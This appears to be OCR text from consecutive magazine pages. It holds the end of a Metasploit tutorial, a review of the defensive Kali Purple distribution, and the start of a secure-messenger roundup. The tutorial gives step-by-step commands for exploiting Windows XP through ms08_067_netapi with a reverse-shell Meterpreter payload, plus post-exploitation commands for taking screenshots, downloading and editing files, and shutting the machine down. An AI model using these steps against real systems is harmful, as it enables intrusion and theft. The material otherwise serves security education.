Before you can do this, decide which aspect of Windows you want to attack. To find a suitable attack surface, you can use the search function to see what's available. For instance:

```
$ search exploit/windows
```

Alternatively you can browse through **https://github.com/rapid7/metasploit-framework/tree/master/documentation/modules/exploit/windows**.

Take your time and read the documentation. We decided on the **ms08_067_netapi**, as it has a reputation for reliability, and will allow us to gain access as SYSTEM – the highest Windows privilege level. When you're ready, enter:

```
$ use exploit/windows/smb/ms08_067_netapi
```

As you haven't configured a payload, *Metasploit* selects the default for you: `windows/meterpreter/reverse_tcp`. The prompt turns red. Type `show options`.

You'll need to set the target machine's IP address, so now enter:

```
$ set RHOST target.ip.address
```

The Exploit Target should already be set to 0 for automatic targeting. If it isn't, enter:

```
$ set TARGET 0
```

If you decide not to go with the default payload, you can choose a different one with:

```
$ set PAYLOAD path/to/payload
```

However, we're happy with the default choice.

`LHOST` is your IP address and will be embedded within the payload to ensure that your malware can phone home. Find your IP address with `ifconfig`.

Now set the LHOST with:

```
$ set LHOST your.ip.address
```

You're now ready to start your attack. Draw the curtains, don your dark glasses, and enter `exploit`.

You'll see a message that a session has been opened, and the prompt will change yet again, showing that you're in a Meterpreter session. You're actually inside someone else's Windows PC. Type: `?` to access the help menu to see what you can get up to while you're there.

Some handy commands include:


› With Metasploit on Kali Linux, you can take complete control of an old Windows box in a matter of minutes. Why you'd want to is beyond us.

Command	Function
screenshot	Takes a screenshot of what the user is currently looking at
sysinfo	Gives you information about the target computer
download	Downloads files
edit	Edits files
shutdown	Remotely shuts down the target PC

If you're showing off to a friend, to demonstrate just how insecure Windows XP really is in 2023, editing the contents of files and then turning the machine off should provide ample evidence that no, you're not paranoid, and it really is dangerous out there.

But we deliberately chose an obsolete OS on which to perform our penetration tests, and it's unlikely that you or anyone you know is still using Windows XP. Browse through the available exploits and you'll see that it's not just antique Microsoft products at risk. The most recent exploits you can deploy against Windows were added under a week ago. If you think you're safe with a slightly out-of-date Linux system, think again. There's a ton of exploits that can be used for privilege escalation with the express purpose of giving you a headache and eventually stealing your cash.

If you fancy your hand at more esoteric hacking, you'll also be able to run attacks against such diverse operating systems as BSD, Solaris, Android, iOS and even mainframes. Congratulations – you are now a script kiddie.



› The array of tools available to you is truly staggering. If a vulnerability exists, Kali probably has an exploit that can abuse it. The wallpaper selection is good, too.

Chase the purple dragon

There are people who want to break into networks and machines, and people who try to stop them, known as red teams and blue teams.

Kali Linux has always sat comfortably and firmly in the red team encampment, providing tools to test network security and generally giving blue teams a hard time.

It's an adversarial approach and one that sees red and blue teams constantly at odds, with defensive security being tested to its limits by the red team.

With Kali Purple, Offensive Security has taken a new approach in attempting to make red and blue teams work together. Red and blue combined is purple. Get it? With Kali Purple, you get a mixture of tools, so you're no longer manning a machine gun from the trenches or sending waves of bots to get snagged on digital barbed wire. You can take a more nuanced approach.

Stay defensive with Purple

Unlike the main version of Kali, which is designed to be run on anything other than a modern desktop and offers a multitude of installation options, Kali Purple provides no such convenience. There are two options: you can choose the bog standard Kali Purple, which contains everything you need for a complete offline installation, or opt for the weekly build, which offers untested images with the latest updates. Unless you must have bleeding-edge tools at the potential expense of a stable system, avoid the weekly images.

Installation is more or less the same as with the main edition of Kali, albeit with a purplish hue to the installer. It's as smooth as you'd expect and as there's no option of a 10GB Everything download containing every offensive tool ever made, it's quick as well.

During installation, you don't get a choice of how big you want your offensive arsenal to be – however, you can select which groups of defensive tools to install. These are arranged by purpose in categories including Protect, Detect, Respond and so on *(see boxout, bottom-right).* The installer gives no clue as to what exactly is inside these categories, so take it on faith that they're probably something you need.

› Kali Purple looks almost like a normal distro. The colours would look good in a Barbie mansion, and even the dragons look less aggressive.

When you first boot to the desktop, the first thing you'll notice is how nice and relaxed it all seems. The ubiquitous dragon is still front and centre, but the malevolent gleam is gone from his eye and he's white against a pink background. There's no bombastic and mystical slogan, just the words 'Kali Purple', again, in white. The distro has purple in the name, but to our mind, it's a kind of general pinkish pastel theme.

We were a little disappointed with the wallpaper selection, which featured only six dragons in total.


Open the System menu and you'll immediately start to see even more differences. The black offensive categories have been gutted. *Searchsploit* is the only tool listed in Exploitation Tools, and if you're looking for social engineering resources, you'll be sadly disappointed. The purple/pink categories are stuffed to overflowing with everything you could need to fend off an attack and respond to it effectively.

There's a fair bit of crossover between the two tool suites, and using the System menu you'll often find the same tool in both the offensive and defensive categories.

Turning purple more like

The tools categorisation is logical and relates to the order in which you would respond to an attack. Ideally, you'd like to be able to identify an intruder before he breaks in to your house. Maybe you would shout out of the window to try to scare him off.


As with the main Kali release, entries in the System menu generally cause the tool's help page to open in the terminal. Notable exceptions to this include *OWASP Zap*, an integrated tool for finding vulnerabilities in web apps, and



› OWASP Zap is technically an offensive tool and will launch a one-click attack to discover vulnerabilities on your self-hosted web app. It'll give you a list of risky implementations that can be exploited by attackers.

WireShark, a free and open source cross-platform packet analyser.

Browsing through the Kali Purple wiki before downloading, we were looking forward to trying out some of the awesome GUI tools listed. These are apps like *Kali Autopilot,* a script builder for automated attacks, and various dashboards that enable you to visualise system architecture, security analytics, network traffic and more. These kind of visual tools are vital in giving you an at-a-glance reference and enabling you to spot unusual activity. Are we under attack? Yes we are!



› Missing packages are the bane of Kali Purple. While we expect they will eventually appear, having headline features MIA is not a good look.

It was a little saddening to find that a number of the tools described and screenshotted in the publicity aren't actually included in the 'complete offline installation' package. We were particularly looking forward to trying out *Malcolm, Hedgehog* and *Arkime*, but were unable to find them either in the System menu or in the terminal.

Attempting to install *Hedgehog* using `apt-get` was also unsuccessful, and the closest thing we could find was *Hedgewars* – a *Worms*-like game that sees spiky critters launching missiles at each other across cartoonish landscapes. There were no suggestions for *Malcolm.*

Arkime was present in the Kali repository though, but when we installed it using apt-get, it simply would not start.

Kali Autopilot is an attack script builder and framework for automated attacks. You can use it to attack certain parts of your infrastructure to see what breaks, and it's another one of the big things we were excited to try. In the docs (and Kali docs are extensive), we read that *Kali Autopilot* would show up in the Exploitation Tools menu after running:

```
$ sudo apt install kali-autopilot
```

Guess what! `'Unable to locate package kali-autopilot.'` At the time of writing, Kali Purple has been available for download for only a couple of days, so we expect the missing tools to materialise pretty soon. In the meantime, flagship features are missing and it's an incredibly frustrating experience. Everything you need for a complete offline installation? Not even close.

Who is purple for ?

Kali Purple is not a daily driver for the average user, despite what its soothing colour scheme would suggest, and it comes with the same warnings as Kali proper. Adding repositories can bust your system. Don't try to install Steam and don't use it as the foundation of a gaming rig.

Instead, it seems Kali Purple is meant to fill a gap in the market for small enterprises who have security trained staff, but don't have the resources of a multinational corporation, and can't or won't pay the millions of pounds annually required for security as a service.

Most of the tools included in Kali Purple are free and open source. Some may require a small fee for premium features, but you won't be paying through the nose as you would with SolarWinds.

Looking at Kali Purple, it's easy to think that it's a simple idea that should have been done years ago, but the concept of a defensive platform rather than an attack and pentesting distro is entirely new.

Overall, we love Kali Purple, we love its tools, and we can't wait for the complete toolset to roll out.


Kali Purple and the NIST

Kali Purple's raison d'être and its tool organisation structure is based on the NIST (National Institute of Standards and Technology) cybersecurity framework version 1.1, designed to address the risks associated with cyberattack. Broadly speaking, it's divided into five areas. Identify doesn't just mean identify your attacker, it relates to identifying your own assets and vulnerabilities. It means knowing your hardware and software inventory so that if a new machine appears on the network, you know whether it's one of yours. Protect helps with access management, conducting regular backups, and training users not to do stupid things. Detect exists to help you detect the presence of a threat. This usually involves logs, knowing what kind of activity you would normally expect versus what's going on at the moment. Dashboards are handy for this, and give you at-a-glance stats and visualisations. If you are under attack and someone is busily encrypting your disks, you need to Respond, and Kali Purple has you covered with an entire drawer full of tools. Do you pull the drives? Cut the connection? Ready your Bitcoin account for a massive transaction? Or wait it out and restore from backup? Ideally, you should have some kind of plan in place for every type of incident. Eventually, the attack will be over and you and your organisation need to Recover.

Usually this involves checking what damage has been done, beefing up security protocols and restoring backups where necessary. Whether you use Kali Purple or not, cyberattacks can happen to anybody, and it's a good idea to have a cybersecurity framework-based plan in place as a precaution.

Secure chat

While not particularly paranoid, we wouldn't want anyone to eavesdrop on our playful banter about the Great British Bake Off with our mates.



How we tested...

We'll look at each instant messager's mechanisms for enhancing security and privacy, and whether any of these has a negative effect on the usability of the application.

We'll also keep an eye out for applications that are cumbersome to use and ruin the user experience in their efforts to ensure privacy. Some users that are exchanging sensitive information probably won't mind taking a hit on usability if it ensures stronger privacy, but the majority are unlikely to want to jump through too many extra hoops.

We'll also keep an eye out for IMs that offer the same convenience and features as their popular counterparts. On a related note, an IM's repository and its supported platforms can be a key deciding factor. Similarly, you can't get anyone to switch to a new app if the installation is long and drawn out.

Over the years, instant messaging (or IM) has evolved into a full-fledged, feature-rich medium for communication. Besides simple text messages, a typical IM session includes the exchange of images, audio and even video streams. While the primary users of IM are home users, IM has also been adopted for use by companies behind corporate firewalls. Both kinds of users have a different set of requirements and a plethora of messaging services have popped up to satiate the growing demand for instant messaging.

In their bid to outdo the competition, virtually all of the popular IM services use their own home-brewed proprietary protocol. However, one thing many of them overlook is security. To offer a better communication experience to their users, these publicly accessible services route all your private exchanges via central servers that can be subpoenaed. So while IM clients and services are a dime a dozen, many of them don't offer the level of security and privacy that makes good sense in this post-Snowden era. In this Roundup, we'll look at some of the best options available to users that are looking to converse online without the fear of being snooped.

> **"Publicly accessible services route all your private exchanges via central servers."**

Security protocols


How do they secure the transmission?

The main reason for using these IM clients is because the developers have taken extra measures to ensure the security of the communication and focused on the privacy of their users. *CryptoCat*, for instance, works on the assumption that the network is controlled by an attacker who can intercept, tamper with and inject network messages.

To maintain privacy over such a network, *CryptoCat* helps its users set up end-to-end encrypted chat conversations using a Double Ratchet-based encryption protocol. The users link their devices to their *Cryptocat* account upon connection and can identify each other's devices via the client's device manager to prevent man-in-the-middle attacks. After the initial key exchange, it also manages the ongoing renewal and maintenance of short-lived session keys during the session. All devices linked to *Cryptocat* accounts will receive forward secure messages, so even if the current keys are compromised the previous messages will still remain secret.

GoldBug uses end-to-end encryption with multiple layers of cryptology. In addition to RSA, it uses the EL Gamal encryption algorithms and also NTRU, which is particularly regarded as resistant against quantum computing. To create more randomisation, while creating keys each user can set their individual key size, cipher, hash type, iteration count and the salt-length. Furthermore, the encrypted messages are sent through a P2P self-signed SSL channel to the peer. This self-signed SSL connection is secured by a number of means to ensure that a compromised node isn't able to connect.

Jitsi supports the popular Off-the-Record (OTR) protocol to encrypt IM conversations. OTR uses a combination of 128-bit AES, along with a couple of other hash functions, to provide authentication and forward secrecy along with encryption. *Jitsi* also uses the ZRTP protocol to negotiate keys when it is establishing a connection via the RTP protocol to exchange audio and video.



› **You can use *Retroshare* over Tor to hide the connection between you and your friends.**

The *qTox* client is based on the Tox protocol which uses the NaCl crypto library to enforce end-to-end encryption with perfect forward secrecy. This protocol generates a temporary public/private key pair that's used to make connections to non-friend peers. The client then uses Onion routing to store and locate Tox IDs to make it practically impossible to associate users to each other.

Retroshare users generate GPG (or GnuPG) cryptographic keys and after authentication and exchanging asymmetric keys, it establishes an end-to-end encrypted connection using OpenSSL. You can also optionally deactivate distributed hash table (DHT) to further improve anonymity.

Verdict


CryptoCat ★★★★★
Goldbug ★★★★★
Jitsi ★★★★★
qTox ★★★★★
Retroshare ★★★★★

» *All use solid open source security protocols and encryption algorithms.*

Audio and video calls

Can they securely transmit multimedia?

While *Goldbug* has a good number of features, you can't use it to make audio and video calls. The application does have a mechanism to share encrypted files called Starbeam. *CryptoCat* also can't make real-time video calls. However, the client allows you to record minute-long encrypted video messages to your buddies that can be viewed immediately or whenever they come online within the next 30 days.



› ***Jitsi* supports TLS and certificate-based client authentication for SIP and XMPP.**

CryptoCat users can also exchange encrypted files and photos as long as they are under 200MB each.

All audio and video calls made in *qTox* can be piped through secure channels and can also host group chats with other users. Similarly, *Jitsi* is a VoIP client and enables you to make calls using the Session Initiation Protocol (SIP). You can use *Jitsi* to make audio and video calls to one user or to several users on both SIP and XMPP networks.

Retroshare also enables users to make audio and video calls after they enable the VoIP plugin. One USP of this application is its ability to share large files. *Retroshare* uses a swarming system, which is similar to BitTorrent, to accelerate the download. Users can share files with friends or with everyone on the *Retroshare* network. There's also a search function to find files on the network anonymously.

Verdict

CryptoCat ★★★☆☆
Goldbug ★★☆☆☆
Jitsi ★★★★★
qTox ★★★★★
Retroshare ★★★★★

» *CryptoCat and Goldbug can't make secure audio and video calls.*

User experience

